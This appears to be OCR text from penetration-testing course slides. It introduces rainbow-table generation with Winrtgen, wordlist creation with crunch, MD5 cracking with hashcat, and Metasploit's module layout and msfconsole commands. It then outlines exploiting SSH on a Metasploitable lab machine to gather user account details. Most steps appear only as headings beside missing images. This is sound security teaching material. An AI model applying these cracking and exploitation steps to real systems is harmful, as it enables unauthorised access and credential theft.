
❖ WinRTgen

Winrtgen is software application that acts like a graphical Rainbow Tables Generator.


Winrtgen supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, SHA1, RIPEMD160, MySQL323, MySQLSHA1, MD2, MD4, MD5, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384) and SHA-2 (512) hashes.

To create a rainbow table,






- ❖ Wordlist creating with crunch and cracking with hashcat
  - ✓ Generating md5 hashes



✓ Generating wordlist using crunch




Character range of the words in the wordlist


characters of the wordlist

✓ Hashcat command syntax

✓ cracking



✓ Getting Direct output




- Metasploit

➢ What is Metasploit?

The Metasploit Framework (MSF) is far more than just a collection of exploits–it is also a solid foundation that you can build upon and easily customize to meet your needs. This allows you to concentrate on your unique target environment.

➢ Metasploit architecture

Metasploit is written in Ruby. In Kali Linux, Metasploit is provided in the metasploit-framework package and is installed in the **/usr/share/metasploit-framework** directory, the top-level of which is shown below.



❖ Modules

The modules directory is where you will find the actual MSF modules for exploits, auxiliary and post modules, payloads, encoders, and nop generators.

Almost all of your interaction with Metasploit will be through its many modules, which it looks for in two locations. The first is the primary module store under **/usr/share/metasploit-framework/modules/** and the second, which is where you will store custom modules, is under your home directory at **~/.msf4/modules/**.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/
auxiliary  encoders  exploits  nops  payloads  post
```

All Metasploit modules are organized into separate directories, according to their purpose.

- ✓ Exploits - In the Metasploit Framework, exploit modules are defined as modules that use payloads.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/exploits/
aix        bsdi        firefox  irix       multi    solaris
android    dialup      freebsd  linux      netware  unix
apple_ios  example.rb  hpux     mainframe  osx      windows
```

- ✓ Auxiliary - Auxiliary modules include port scanners, fuzzers, sniffers, and more.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/auxiliary/
admin    client   dos         gather  scanner  spoof  vsploit
analyze  crawler  example.rb  parser  server   sqli
bnat     docx     fuzzers     pdf     sniffer  voip
```


- ✓ Payloads, Encoders, Nops - Payloads consist of code that runs remotely, while encoders ensure that payloads make it to their destination intact. Nops keep the payload sizes consistent across exploit attempts.

```
root@kali:~# ls /usr/share/metasploit-framework/modules/payloads/
singles  stagers  stages
root@kali:~# ls /usr/share/metasploit-framework/modules/encoders/
cmd  generic  mipsbe  mipsle  php  ppc  ruby  sparc  x64  x86
root@kali:~# ls /usr/share/metasploit-framework/modules/nops/
aarch64  armle  mipsbe  php  ppc  sparc  tty  x64  x86
```

❖ Msfconsole

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). Execution of external commands in msfconsole is possible. The MSFconsole is launched by simply running msfconsole from the command line. MSFconsole is located in the /usr/share/metasploit-framework/msfconsole directory.


- Msfconsole options (***msfconsole -h***)




- Running msf (***msfconsole***)

Running postgresql service

Running msfconsole



- Few internal commands (***help***)




- ✓ ***search*** - The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via search.
- ✓ ***show options -*** If you have selected a specific module, you can issue the show options command to display which settings are available and/or required for that specific module.
- ✓ ***show targets*** - If you aren't certain whether an operating system is vulnerable to a particular exploit, run the show targets command from within the context of an exploit module to see which targets are supported.
- ✓ ***show info –***
- ✓ ***show payloads -*** when you are in the context of a particular exploit, running show payloads will only display the payloads that are compatible with that particular exploit.
- ✓ ***set -*** The set command allows you to configure Framework options and parameters for the current module you are working with.
- ✓ ***exit -*** The exit command will simply exit msfconsole.
- ✓ ***grep -*** The grep command is similar to Linux grep. It matches a given pattern from the output of another msfconsole command.
- ✓ ***sessions -*** The sessions command allows you to list, interact with, and kill spawned sessions. The sessions can be shells, Meterpreter sessions, VNC, etc.


✓ ***use***

❖ Exploiting a SSH version with metasploitable & metasploit


- Scanning for services




- Searching the module (***search ssh***)



- Completing required fields




- Run




❖ Gathering user account details by exploiting SSH


- Searching the module



- Filling required fields



